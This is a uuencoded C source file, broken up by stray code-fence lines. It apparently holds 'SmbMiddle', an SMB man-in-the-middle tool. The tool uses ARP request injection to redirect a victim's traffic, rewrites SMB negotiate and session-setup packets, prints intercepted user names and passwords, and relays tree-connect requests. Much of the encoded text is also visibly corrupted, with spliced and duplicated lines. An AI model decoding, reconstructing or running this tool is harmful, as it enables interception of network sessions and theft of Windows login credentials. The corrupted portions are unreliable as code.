M;V8H4VUB0F%S94AD<BD@*PT*("`@("`@("`@("`@("`@("`@("`@("`@("`@
M(’-I>F5O9BA3;6).96=0<F]T4F5P;’E(9’(I("L-"B`@("`@("`@("`@("`@
M("`@("`@("`@("!$;VUA:6Y.86UE3&5N9W1H*3L-"@T*?0T*(`T*#0H@
M("`@#0H@#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHO#0H-"B\J*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*+RI3;FEF9BP@;6]D:69Y(&%N9"!S96YD
M(’1H92!S971U<"!8(’)E<75E<W0J+PT*#0H-"G9O:60@4V5T=7!84F5Q=65S
M="@-"B`@("`@("`@("`@("`@("`@("`@=5]C:&%R("I086-K970L#0H@("`@
M("`@("`@("`@("`@("`@(’5?8VAA<B`J16YC<GEP=&EO;DME>2P-"B`@("`@
M("`@("`@("`@("`@("`@:6YT(%-E8W5R:71Y*0T*>PT*($YB=%-E<W-I;VY(
M9’(@*DYB=%-E<W-I;VX[#0H-"B!3;6)"87-E2&1R("I3;6)"87-E.PT*#0H@
M4VUB4V5T=7!84F5Q=65S=$AD<B`J4VUB4V5T=7!84F5Q=65S=#L-"@T*+RI&
M;W(@<&%C:V5T(&UO9&EF:6-A=&EO;BHO#0H@=5]C:&%R("I496UP.PT*(’5?
M8VAA<B!%;F-R>7!T961087-S=V]R9%M%3D-?4$%34U=/4D1?3$5.1U1(73L-
M"B!I;G0@5&5M<%-I>F4[#0H@=5]C:&%R(%!A<W-W;W)D6S$V73L-"@T*+RI3
M=&%R=’,@:&5R92HO#0H-"B!.8G1397-S:6]N(#T@*$YB=%-E<W-I;VY(9’(@
M*BD@*%!A8VME="D[("`-"@T*(%-M8D)A<V4@/2`H4VUB0F%S94AD<B`J*2`H
M4&%C:V5T("L-"B`@("`@("`@("`@("`@("`@("`@("`@("`@("`@(’-I>F5O9BA.
M8G1397-S:6]N2&1R*2D[#0H)"0T*(%-M8E-E=’5P6%)E<75E<W0@/2`H4VUB
M4V5T=7!84F5Q=65S=$AD<B`J*2`-"B`@("`@("`@("`@("`@("`@("`@*%!A
M8VME="`K(`T*("`@("`@("`@("`@("`@("`@("`@<VEZ96]F*$YB=%-E<W-I
M;VY(9’(I("L-"B`@("`@("`@("`@("`@("`@("`@(’-I>F5O9BA3;6)"87-E
M2&1R*2D[#0H-"B!M96US970H4&%S<W=O<F0L,"PQ-BD[#0H@("`@("`@#0H@
M<W1R;F-P>2A087-S=V]R9"P-"B`@("`@("`@("AU7V-H87(@*BD@#0H@("`@
M("`H4&%C:V5T("L-"B`@("`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD
M<BD@*PT*("`@("`@("`@(’-I>F5O9BA3;6)"87-E2&1R*2`K(`T*("`@("`@
M("`@(’-I>F5O9BA3;6)3971U<%A297%U97-T2&1R*2DL#0H@("`@("`@("`@
M4VUB4V5T=7!84F5Q=65S="T^0V%S94EN<V5N<VET:79E4&%S<W=O<F1,96YG
M=&A;,%TI.PT*("`@("`@(`T*("\J268@=&AE<F4@:7,@82!S:&%R92!S96-U
M<FET>2!L979E;"P@=V4@9&]N)W0@<’)I;G0@=&AE#0H@("H@=7-E<B!N86UE
M*B\-"@D@#0H@:68H4V5C=7)I=’DI#0H@>PT*("!P<FEN=&8H(EQN57-E<B`Z
M("5S(BP-"B`@("`@("`@("AU7V-H87(@*BD@#0H@("`@("`@("`H4&%C:V5T
M("L@#0H@("`@("`@("`@<VEZ96]F*$YB=%-E<W-I;VY(9’(I("L-"B`@("`@
M("`@("!S:7IE;V8H4VUB0F%S94AD<BD@*R`-"B`@("`@("`@("!S:7IE;V8H
M4VUB4V5T=7!84F5Q=65S=$AD<BD@*PT*("`@("`@("`@(%-M8E-E=’5P6%)E
M<75E<W0M/D-A<V5);G-E;G-I=&EV95!A<W-W;W)D3&5N9W1H6S!=*2D[#0H@
M?2`@("`@(`T*("`@("`@("`@#0H@<’)I;G1F*")<;E!A<W,@.B`E<UQN7&XB
M+%!A<W-W;W)D*3L-"@T*("\O(%=E(’!U="!T:&4@96YC<GEP=&5D(’!A<W-W
M;W)D(&EN<W1E860@;V8@=&AE(’!A<W-W;W)D#0H@+R\@*B!I;B!C;&5A<B!T
M97AT#0H-"B!334)E;F-R>7!T*%!A<W-W;W)D+$5N8W)Y<’1I;VY+97DL16YC
M<GEP=&5D4&%S<W=O<F0I.PT*("`@("`@#0H@5&5M<%-I>F4@/2`H4VUB4V5T
M=7!84F5Q=65S="T^0GET94-O=6YT6S!=("T-"B`@("`@("`@("`@("!3;6)3
```

```
M971U<%A297%U97-T+3Y#87-E26YS96YS:71I=F5087-S=V]R9$QE;F=T:%LP
M72D[#0H@("`@("`-"B!496UP(#T@;6%L;&]C*%1E;7!3:7IE*G-I>F5O9BAU
M7V-H87(I*3L-"@T*(&UE;6-P>2@H=5]C:&%R("HI*"!496UP*2P@#0H@("`@
M("`@("AU7V-H87(@*BD@#0H@("`@("`@("A086-K970@*R`-"B`@("`@("`@
M('-I>F5O9BA.8G1397-S:6]N2&1R*2`K#0H@("`@("`@("!S:7IE;V8H4VUB
M0F%S94AD<BD@*R`-"B`@("`@("`@('-I>F5O9BA3;6)3971U<%A297%U97-T
M2&1R*2`K#0H@("`@("`@("!3;6)3971U<%A297%U97-T+3Y#87-E26YS96YS
M:71I=F5087-S=V]R9$QE;F=T:%LP72DL#0H@("`@("`@("!496UP4VEZ92D[
M#0H-"B!M96UC<'DH*'5?8VAA<B`J*2`H4&%C:V5T("L@#0H@("`@("`@("`@
M("`@("`@("`@('-I>F5O9BA.8G1397-S:6]N2&1R*2`K#0H@("`@("`@("`@
M("`@("`@("`@('-I>F5O9BA3;6)"87-E2&1R*2`K#0H@("`@("`@("`@("`@
M("`@("`@('-I>F5O9BA3;6)3971U<%A297%U97-T2&1R*2DL#0H@("`@("`@
M("!%;F-R>7!T961087-S=V]R9"P-"B`@("`@("`@($5.0U]005-35T]21%],
M14Y'5$@I.PT*#0H@;65M8W!Y*"AU7V-H87(@*BD@*%!A8VME="`K(`T*("`@
M("`@("`@("`@("`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@
M("`@("`@("`@("`@("`@("!S:7IE;V8H4VUB0F%S94AD<BD@*PT*("`@("`@
M("`@("`@("`@("`@("!S:7IE;V8H4VUB4V5T=7!84F5Q=65S=$AD<BD@#0H@
M("`@("`@("`@("`@("`@("`@("L@14Y#7U!!4U-73U)$7TQ%3D=42"DL#0H@
M("`@("`@("AU7V-H87(@*BD@*%1E;7`I+`T*("`@("`@("`@5&5M<%-I>F4I
M.PT*("`@("`@#0H@4VUB4V5T=7!84F5Q=65S="T^0GET94-O=6YT6S!=(#T@
M5&5M<%-I>F4@*R`-"B`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("!%3D-?4$%34U=/4D1?3$5.1U1(.PT*("`@("`@#0H-"B!3;6)3971U<%A2
M97%U97-T+3Y#87-E4V5N<VET:79E4&%S<W=O<F1,96YG=&A;,%T@/2`P>#`P
M.PT*#0H@4VUB4V5T=7!84F5Q=65S="T^0V%S94EN<V5N<VET:79E4&%S<W=O
M<F1,96YG=&A;,%T]14Y#7U!!4U-73U)$7TQ%3D=42#L-"@D)("`@("`@#0H@
M3F)T4V5S<VEO;BT^3&5N9W1H(#T@:'1O;G,H<VEZ96]F*%-M8D)A<V5(9'(I
M("L-"B`@("`@("`@("`@("`@("`@("`@("`@("`@("!S:7IE;V8H4VUB4V5T
M=7!84F5Q=65S=$AD<BD@*R`-"B`@("`@("`@("`@("`@("`@("`@("`@("`@
M("!496UP4VEZ92`K#0H@("`@("`@("`@("`@("`@("`@("`@("`@("`@14Y#
M7U!!4U-73U)$7TQ%3D=42"D[#0H)(`T*?2`-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*B\-"@T*+R].;W)M86P@8V]N;F5X:6]N(&]N('!O<G0@,3,Y#0H-
M"FEN="!.;W)M86PH:6YT(%-O8VM0<F]X>2P@:6YT(%-O8VM3;6)397)V97(I
M#0I[#0H@:6YT(%-E8W5R:71Y/3`[#0H-"B!I;G0@0V]U;G0[#0H-"B!U7V-H
M87(@16YC<GEP=&EO;DME>5M%3D-?2T597TQ%3D=42%T[#0H@#0H@=5]C:&%R
M(%!A8VME=%M)4%]-05A?4TE:15T[#0H-"B!.8G1397-S:6]N2&1R($YB=%-E
M<W-I;VX[#0H-"B`-"B`O*BHJ*BHJ*BHJ*DY%5$))3U,@4D5154535"HJ*BHJ
M*BHJ*BHJ*B\-"@T*(%)E860H4V]C:U!R;WAY+%!A8VME="D[#0H@(`T*(%=R
M:71E*%-O8VM3;6)397)V97(L4&%C:V5T*3L-"@T*+RHJ*BHJ*BHJ*BHJ3D)4
M(%)%4$Q9*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ+PT*#0H@4F5A9"A3;V-K4VUB4V5R
M=F5R+%!A8VME="D[#0H-"B!7<FET92A3;V-K4')O>'DL4&%C:V5T*3L-"B`-
M"B\J*BHJ*BHJ*BHJ*DY%1U!23U0@4D5154535"HJ*BHJ*BHJ*BHJ*B\-"@T*
M(%)E860H4V]C:U!R;WAY+%!A8VME="D[#0H@(`T*#0H@5W)I=&4H4V]C:U-M
M8E-E<G9E<BQ086-K970I.PT*#0HO*BHJ*BHJ*BHJ*BI.14=04D]4(%)%4$Q9
M*BHJ*BHJ*BHJ*BHJ*BHO#0H-"B!296%D*%-O8VM3;6)397)V97(L4&%C:V5T
M*3L-"@T*($YE9U!R;W1297!L>2@-"B`@("`@("`@("`@("`@4&%C:V5T+`T*
M("`@("`@("`@("`@("!%;F-R>7!T:6]N2V5Y+`T*("`@("`@("`@("`@("`F
M4V5C=7)I='DI.PT*#0H@5W)I=&4H4V]C:U!R;WAY+%!A8VME="D[#0H-"B\J
M*BHJ*BHJ*BHJ*E-%5%506"!215%515-4*BHJ*BHJ*BHJ*BHJ*B\-"B`-"B!2
M96%D*%-O8VM0<F]X>2Q086-K970I.PT*("`-"B!3971U<%A297%U97-T*`T*
M("`@("`@("`@("`@("`@("`@4&%C:V5T+`T*("`@("`@("`@("`@("`@16YC<GEP
M=&EO;DME>2P-"B`@("`@("`@("`@("`@(%-E8W5R:71Y*3L-"B`@#0H@5W)I
M=&4H4V]C:U-M8E-E<G9E<BQ086-K970I.PT*(`T*+RHJ*BHJ*BHJ*BHJ4T54
M55!8(%)%4$Q9*BHJ*BHJ*BHJ*BHJ*BHJ+PT*#0H@4F5A9"A3;V-K4VUB4V5R
M=F5R+%!A8VME="D[#0H-"B!M96UC<'DH#0H@("`@("`@("AU7V-H87(@*BD@
M*"9.8G1397-S:6]N*2P-"B`@("`@("`@*'5?8VAA<B`J*2`H4&%C:V5T*2P-
M"B`@("`@("`@<VEZ96]F*$YB=%-E<W-I;VY(9'(I*3L-"B`-"B`@(`T*(&EF
M*"!N=&]H<RA.8G1397-S:6]N+DQE;F=T:"D@/B`S-2`I#0H@>PT*("!P<FEN
M=&8H(D%C8V5S<R!G<F%N=&5D("T^(%!A<W-W;W)D('9A;&ED("%<;B(I.PT*
M#0H-"B`@5W)I=&4H4V]C:U!R;WAY+%!A8VME="D[#0H@(`T*+RHJ*BHJ*BHJ
M*BHJ5$-/3E@@24Y415)#15!424].*BHJ*BHJ*BHJ+PT*("`@#0H@(%)E860H
M4V]C:U!R;WAY+%!A8VME="D[#0H-"B`@5W)I=&4H4V]C:U-M8E-E<G9E<BQ0
M86-K970I.PT*#0H@('!R:6YT9B@B4VAA<F4@.B`E<UQN(BP-"B`@("`@("`@
M("AU7V-H87(@*BD@*%!A8VME="`K#0H@("`@("`@("`@("`@("`@("!S
M:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@("`@("`@("`@("`@("`@("`@
M<VEZ96]F*%-M8D)A<V5(9'(I("L-"B`@("`@("`@("`@("`@("`@("`@('-I
M>F5O9BA3;6)48V]N6%)E<75E<W1(9'(I("L@,2`I*3L-"@T*+RHJ*BHJ*BHJ
M*BHJ4D5$25)%0U1)3TXJ*BHJ*BHJ*BHJ*BHJ+PT*#0H@("\O1&\@>6]U
```

```
M('=A;G0@=&\@:&%V92!N;VX@8FQO8VMI;F<@<F5A9"@I(&-A;&QS(#\-"@T*
M("!F8VYT;"A3;V-K4')O>'DL1E]3151&3"Q/7TY/3D),3T-+*3L-"B`@9F-N
M=&PH4V]C:U-M8E-E<G9E<BQ&7U-%5$9,+$]?3D].0DQ/0TLI.PT*#0H@('=H
M:6QE*#$I#0H@('L-"B`@($-O=6YT(#T@<F5A9"A3;V-K4')O>'DL)DYB=%-E
M<W-I;VXL<VEZ96]F*$YB=%-E<W-I;VY(9'(I*3L-"@T*("`@:68H(4-O=6YT
M*0T*("`@>PT*("`@('!R:6YT9B@B7&Y397-S:6]N(&9I;FES:&5D("%<;B(I
M.PT*("`@(&-L;W-E*%-O8VM0<F]X>2D[#0H@("`@8VQO<V4H4V]C:U-M8E-E
M<G9E<BD[#0H@("`@<F5T=7)N(#`[#0H@("!]#0H@("`-"B`@(&EF*$$-O=6YT
M("$])"TQ("8F($$-O=6YT*0T*("`@>R`-"B`@("!M96US970H4&%C:V5T+#`L
M25!?34%87U-)6D4I.R`-"B`@('`T*("`@(&UE;6-P>2A086-K970L*'5?8VAA
M<B`J*2`H)DYB=%-E<W-I;VXI+'`-I>F5O9BA.8G1397-S:6]N*2&1R*2D[#0H@
M("`@("`@("`@("`@("`@("`@('`T*("`@(')E860H4V]C:U!R;WAY+`T*("`@
M("`@("`@*'5?8VAA<B`J*2`H4&%C:V5T("L@<VEZ96]F*$YB=%-E<W-I;VY(
M9'(I*2P-"B`@("`@("`@(&YT;VAS*$YB=%-E<W-I;VXN3&5N9W1H*2D[#0H-
M"B`@("!W<FET92A3;V-K4VUB4V5R=F5R+`T*("`@("`@("`@("`@("AU7V-H87(@
M*BD@*%!A8VME="P@*&$-O=6YT*2`@("`@;G1O:',H3F)T4V5S<VEO;BY,96YG
M=&@I("L-"B`@("`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BDI.PT*("`@
M?0T*#0H@("!]#0H@('0I<')I;G1F*"(]#0H@("`@("`@("`@;G1O:',H3F)T
M;BQS:7IE;V8H3F)T4V5S<VEO;DAD<BDI.PT*#0H@("!I9B@A0V]U;G0I#0H@
M("![#0H@("`@<')I;G1F*"),;#G1F*")<;B(I.PT*("`@<F5T=7)N(#`[#0H@
M("`@8VQO<V4H4V]C:U!R;WAY*3L-"B`@("!C;&]S92A3;V-K4VUB4V5R=F5R
M*3L-"B`@(&EF*$$-O=6YT("$])"TQ("8F($$-O=6YT*0T*("`@>PT*("`@(&UE
M+3$$@)B8@0V]U;G0I#0H@("![#0H@("`@;65M<V5T*%!A8VME="PP+$E07TU!
M*"-O=6YT(#T@<F5A9"A3;V-K4VUB4V5R=F5R+"A3;V-K4VUB4V5R=F5R+`T*
M("`@("`@("`@("`@("`H=5]C:&%R("HI("A086-K970I+"!S:7IE;V8H4&%C
M:V5T*2D[#0H@("`@:68H(4-O=6YT*0T*("`@('L-"B`@("`@<')I;G1F*")<
M;B!$;VYE(2(I.PT*("`@("`@("!P<FEN=&8H(E1E<FUI;F%T960@8GD@<V5R
M=F5R+EQN(BD[#0H@("`@("`@(&-L;W-E*%-O8VM0<F]X>2D[#0H@("`@("`@
M(&-L;W-E*%-O8VM3;6)397)V97(I.PT*("`@("`@("!R971U<FX@,#L-"B`@
M("!]#0H@("`@=W)I=&4H4V]C:U!R;WAY+%!A8VME="Q#;W5N="D[#0H@("!]
M#0H@('T-"B`@?0T*?0T*#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-
M"B\J4W5P<&]R="!W:6XR:R]84"!W:71H($Y"5"!D:7-A8FQE9"`H<V%M92!A
M<R!T:&4@(DYO<FUA;"(@9G5N8W1I;VXI+"B`J(&)U="!T:&4@;F]T(&4@(&YA
M('-E;F1I;F<@<F]O<V5S<R!I<R!N;W0@:6YC;'5D960@*B\-"@T*:6YT(%=I
M;D,)K6%!3=7!P;W)T*&EN="!3;V-K4')O>'DL(&EN="!3;V-K4VUB4V5R=F5R
M*0T*>PT*(&EN="!#;W5N=#L-"B`@=5]C:&%R(%!A8VME=%M)4%]-05A?4TE:
M:&%R($$5N8W)Y<'1%:7-%>197!T;VDL14Y$7U!!4T$=.PT*('`T*(&-H87(@*'5?8VAA
M<B!086-K971;25!?34%87U-)6D5=.PT*#0H@(&9C;G1L*%-O8VM0<F]X>2Q&
M7U-%5$9,+$]?3D].0DQ/0TLI.PT*("!F8VYT;"A3;V-K4VUB4V5R=F5R+$9?
M4T541DPL3U].3TY"3$]#2RDN.PT*#0H@+RHJ*BHJ*BHJ*DY%1U1/24%4*4D5+
M*BHJ*BHJ*B\-"@T*(%)E860@=&AE('!R;W1O8V]L(&YE9V]T:6%T:6]N("HJ
M#0H@5W)I=&4H4V]C:U-M8E-E<G9E<BQ086-K970L0V]U;G0I.PT*("`@*BHJ
M*BI.14=43TE!5$4J*BHJ*BHJ*BHJ*BHO#0H@($-O=6YT(#T@<F5A9"A3;V-K
M4')O>'DL4&%C:V5T+%-I>F5O9BA086-K970I*3L-"B`@8VQO<V4H4V]C:U-M
M8E-E<G9E<BD[#0H@("!W<FET92A3;V-K4VUB4V5R=F5R+%!A8VME="Q#;W5N
M=&@I("L-"B`@("`@("`@("`@("`@("`@(&YT;VAS*$YB=%-E<W-I;VXN3&5N
M9W1H*2D[#0H@("`@("`@(&-L;W-E*%-O8VM0<F]X>2D[#0H@("`@("`@(&-L
M;W-E*%-O8VM3;6)397)V97(I.PT*("`@("`@("!R971U<FX@,#L-"B`@("!]
M#0H@("`@=W)I=&4H4V]C:U!R;WAY+%!A8VME="Q#;W5N="D[#0H@("!]#0H@
M?0T*+RHJ*BHJ*BHJ*BHJ5$$-/3$9!4D4J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M+PT*("`@#0H@*%)E860@=&AE(&YE9V]T:6%T:6]N(')E<W!O;G-E(&9R;VT@
M<V5R=F5R(BD[#0H@5W)I=&4H4V]C:U!R;WAY+%!A8VME="Q#;W5N="D[#0H@
M#0H@($-O=6YT(#T@<F5A9"A3;V-K4VUB4V5R=F5R+%!A8VME="Q3:7IE;V8H
M4&%C:V5T*2D[#0H@('=H:6QE*#$I#0H@('L-"B`@("!I9B@A0V]U;G0I#0H@
M<UQN(BP@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
```

```
M("`@("`@("`@("`@("!S:7IE;V8H3F)T4V5S<VEO;DAD<BD@*PT*("`@("`@
M("`@("`@("`@("`@("`@<VEZ96]F*%-M8D)A<V5(9'(I("L-"B`@("`@("`@
M("`@("`@("`@("`@('-I>F5O9BA3;6)48V]N6%)E<75E<W1(9'(I("L@,2`I
M*3L-"@T*+RHJ*BHJ*BHJ*BHJ4D5$25)%0U1)3TXJ*BHJ*BHJ*BHJ*BHJ*BHJ
M+PT*#0H@("\O1&\@>6]U('=A;G0@=&\@:&%V92!N;VX@8FQO8VMI;F<@<F5A
M9"@I(&-A;&QS(#\-"@T*("!F8VYT;"A3;V-K4')O>'DL1E]3151&3"Q/7TY/
M3D),3T-+*3L-"B`@9F-N=&PH4V]C:U-M8E-E<G9E<BQ&7U-%5$9,+$]?3D].
M0DQ/0TLI.PT*#0H@('=H:6QE*#$I#0H@('L-"B`@($-O=6YT(#T@<F5A9"A3
M;V-K4')O>'DL)DYB=%-E<W-I;VXL<VEZ96]F*$YB=%-E<W-I;VY(9'(I*3L-
M"B`@(`T*("`@:68H(4-O=6YT*0T*("`@>PT*("`@('!R:6YT9B@B7&Y397-S
M:6]N(&9I;FES:&5D("%<;B(I.PT*("`@(&-L;W-E*%-O8VM0<F]X>2D[#0H@
M("`@8VQO<V4H4V]C:U-M8E-E<G9E<BD[#0H@("`@<F5T=7)N(#`[#0H@("!]
M#0H-"B`@(&EF*$-O=6YT("$]("TQ("8F($-O=6YT*0T*("`@>R`-"B`@("!M
M96US970H4&%C:V5T+#`L25!?34%87U-)6D4I.R`-"B`@(`T*("`@(&UE;6-P
M>2A086-K970L*'5?8VAA<B`J*2`H)DYB=%-E<W-I;VXI+'-I>F5O9BA.8G13
M97-S:6]N2&1R*2D[#0H@("`@("`@("`@("`@("`@("`@("`@(`T*("`@(')E860H
M4V]C:U!R;WAY+`T*("`@("`@("`@*'5?8VAA<B`J*2`H4&%C:V5T("L@<VEZ
M96]F*$YB=%-E<W-I;VY(9'(I*2P-"B`@("`@("`@(&YT;VAS*$YB=%-E<W-I
M;VXN3&5N9W1H*2D[#0H-"B`@("!W<FET92A3;V-K4VUB4V5R=F5R+`T*("`@
M("`@("`@("AU7V-H87(@*BD@*%!A8VME="DL#0H@("`@("`@("`@;G1O:',H
M3F)T4V5S<VEO;BY,96YG=&@I("L-"B`@("`@("`@("!S:7IE;V8H3F)T4V5S
M<VEO;DAD<BDI.PT*("`@?0T*#0H@("!#;W5N="`](')E860H4V]C:U-M8E-E
M<G9E<BPF3F)T4V5S<VEO;BQS:7IE;V8H3F)T4V5S<VEO;DAD<BDI.PT*("`@
M#0H@("!I9B@A0V]U;G0I#0H@("![#0H@("`@<')I;G1F*")<;E-E<W-I;VX@
M9FEN:7-H960@(5QN(BD[#0H@("`@8VQO<V4H4V]C:U!R;WAY*3L-"B`@("!C
M;&]S92A3;V-K4VUB4V5R=F5R*3L-"B`@("!R971U<FX@,#L-"B`@('T-"B`@
M(`T*("`@:68H0V]U;G0@(3T@+3$@)B8@0V]U;G0I#0H@("![#0H@("`@;65M
M<V5T*%!A8VME="PP+$E07TU!6%]325I%*3L@#0H@("`-"B`@("!M96UC<'DH
M4&%C:V5T+"AU7V-H87(@*BD@*"9.8G1397-S:6]N*2QS:7IE;V8H3F)T4V5S
M<VEO;DAD<BDI.PT*("`@("`@("`@("`@("`@("`@("`-"B`@("!R96%D*%-O
M8VM3;6)397)V97(L#0H@("`@("`@("`H=5]C:&%R("HI("A086-K970@*R!S
M:7IE;V8H3F)T4V5S<VEO;DAD<BDI+`T*("`@("`@("`@;G1O:',H3F)T4V5S
M<VEO;BY,96YG=&@I*3L-"@T*("`@('=R:71E*%-O8VM0<F]X>2P-"B`@("`@
M("`H=5]C:&%R("HI("A086-K970I+`T*("`@("`@("`@(&YT;VAS*$YB
M=%-E<W-I;VXN3&5N9W1H*2`K#0H@("`@("`@("`@<VEZ96]F*$YB=%-E<W-I
M;VY(9'(I*3L-"B`@('T-"B`@?0T*('T-"B!E;'-E#0H@>PT*("!P<FEN=&8H
M(E-E<W-I;VX@9F%I;&5D("T^(%!A<W-W;W)D(&EN=F%L:60@(5QN(BD[#0H@
M("`-"B`@5W)I=&4H4V]C:U!R;WAY+%!A8VME="D[#0H@#0H@(&-L;W-E*%-O
M8VM0<F]X>2D[#0H@(&-L;W-E*%-O8VM3;6)397)V97(I.PT*("`-"B`@<F5T
M=7)N(#`[#0H@?0T*(`T*(&-L;W-E*%-O8VM0<F]X>2D[#0H@8VQO<V4H4V]C
M:U-M8E-E<G9E<BD[#0H@#0H@<F5T=7)N(#`[#0I](`T*("`-"@T*#0H-"B\J
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*@T*("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M1E5.0U1)3TX-"BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*97AT97)N
M(&-H87(@*F]P=&%R9SL-"F5X=&5R;B!I;G0@;W!T:6YD.PT*97AT97)N(&EN
M="!O<'1E<G([#0H-"FEN="!M86EN*&EN="!A<F=C+&-H87(@*F%R9W9;72D-
M"GL-"B!S=&%T:6,@8VAA<B!O<'1S=')I;F=;73TB:3IS.F,Z9CIL.B([#0H@
M:6YT(&]P=&-H.PT*(&EN="!,:7-T96Y0;W)T(#T@,3$S.3L-"B!C:&%R("I$
M979I8V4[#0H-"B!S=')U8W0@<V]C:V%D9')?:6X@4VUB4V5R=F5R.PT*('-T
M<G5C="!S;V-K861D<E]I;B!O<F]X>3L-"B`-"B!I;G0@4V]C:U-M8E-E<G9E
M<CL-"B!I;G0@4V]C:U!R;WAY.PT*#0H@:6YT($-O=6YT.PT*#0H@8VAA<B!#
M:&]I8V4],#L-"@T*+RI3979E<F%L($EO(&%D9')E<W-E<RHO#0H@=5]I;G0S
M,E]T($UY27`[#0H@#0H@<&-A<%]T("I$97-C<CL-"B`-"B!U7V-H87(@4F5A
M;$5N971#;&EE;G1;151(7T%,14Y=.PT*('5?8VAA<B!296%L16YE=%-M8E-E
M<G9E<EM%5$A?04Q%3ET[#0H@=5]C:&%R($UY16YE=%M%5$A?04Q%3ET[#0H@
M#0H@8VAA<B!%<G)B=69;-#`Y-ET[#0H-"B!I9BAA<F=C(#P@,3$I#0H@>PT*
M("!P<FEN=&8H(EQN4VUB36ED9&QE(`T*("`@("`@("`@("`@("UI(&EN=&5R9F%C
M92`-"B`@("`@("`@("`@("`M8R!#;&EE;G0G<R!)4"`-"B`@("`@("`@("`M<R!3
M97)V97(G<R!)4"`-"B`@("`@("`@("`@("`M;"!,:7-T96YI;F<@4&]R=`T*("`@
M("`@("`@("`@("`@("UF($9A:V4@25!<;B(I.PT*("`-"B`@<F5T=7)N(#`[#0H@?0T*
M(`T*('=H:6QE*"AO<'1C:#T@9V5T;W!T:&%R9V,L87)G=BQO<'1S=')I;F<I
M*2$]14]&*0T*('L-"B`@<W=I=&-H*&]P=&-H*0T*("![#0H@("!C87-E("=I
M)SH-"B`@("!$979I8V4@/2`H8VAA<B`J*2`H;6%L;&]C*'-T<FQE;BAO<'1A
M<F<I*G-I>F5O9BAC:&%R*2DI.PT*("`@('-T<FYC<'DH1&5V:6-E+&]P=&%R
M9RQS=')L96XH;W!T87)G*2D[#0H@("`@8G)E86L[#0H-"B`@(&-A<V4@)V,G
```

```
M.@T*("`@(&EN971?871O;BAO<'1A<F<L)E!R;WAY+G-I;E]A9&1R*3L-"B`@
M("!B<F5A:SL-"@T*("`@8V%S92`G<R<Z#0H@("`@:6YE=%]A=&]N*&]P=&%R
M9RPF4VUB4V5R=F5R+G-I;E]A9&1R*3L-"B`@("!B<F5A:SL-"@T*("`@8V%S
M92`G9B<Z#0H@("`@37E)<"`](&EN971?861D<BAO<'1A<F<I.PT*("`@(&)R
M96%K.PT*("`@#0H@("!C87-E("=L)SH-"B`@("!,:7-T96Y0;W)T(#T@871O
M:2AO<'1A<F<I.PT*("`@(&)R96%K.PT*("`@#0H@("!D969A=6QT(#H-"B`@
M("!P<FEN=&8H(EQN4VUB36ED9&QE(&`T*("`@("`@("`@("`@+6D@:6YT97)F
M86-E(&`T*("`@("`@("`@("`@+6,@0VQI96YT)W,@25`@#0H@("`@("`@("`@
M("`M<R!397)V97(G<R!)4"`-"B`@("`@("`@("`@("UL($QI<W1E;FEN9R!0
M;W)T#0H@("`@("`@("`M9B!&86ME($EP7&XB*3L-"B`@("!R971U<FX@#0H@
M,#L-"B`@('T-"B`@?0T*#0H@1&5S8W(@/2!P8V%P7V]P96Y?;&EV92A$979I
M8V4L25!??34%87U-)6D4L,2PP+$5R<F)U9BD[#0H-"B`@<')I;G1F*")<;D1O
M('EO=2!W86YT(%=I;C)K+UA0('-U<'!O<G0@*$Y9"5"!D:7-A8FQE9"`A*2`Z
M('DO;C]<;B(I.PT*("!#:&]I8V4@/2!G971C:&%R*"D[#0H@(&=E=&-H87(H
M*3L-"@T*($=E=$5N971!9&1R97-S*$UY16YE="Q$979I8V4I.PT*#0HO*E1O
M(&AA=F4@=&AE($U!0R!A9')E<W,@;V8@=&AE(&-L:65N="HO#0H@#0H@07)P
M4F5Q=65S=$EN:F5C=&EO;B@F37E)<"P-"B`@("`@("`@("`@("`@("`@("`@
M("90<F]X>2YS:6Y?861D<BYS7V%D9'(L#0H@("`@("`@("`@("`@("`@("`@
M("!->45N970L#0H@("`@("`@("`@("`@("`@("`@("!296%L16YE=$-L:65N
M="P-"B`@("`@("`@("`@("`@("`@($1E=FEC92P-"B`@("`@("`@("`@("`@
M("`@("`@($1E<V-R*3L-"@T*+RI4;R!H879E("@1H92!-04,@861R97-S
M(&]F('1H92!S97)V97(@*J+PT*("T*($%R<%)E<75E<W1);FIE8W1I;VXH
M27`L#0H@("`@("`@("`@("`@("`@("93;VEN=%]4<VEN=7%D9'(@*(&%R<%R
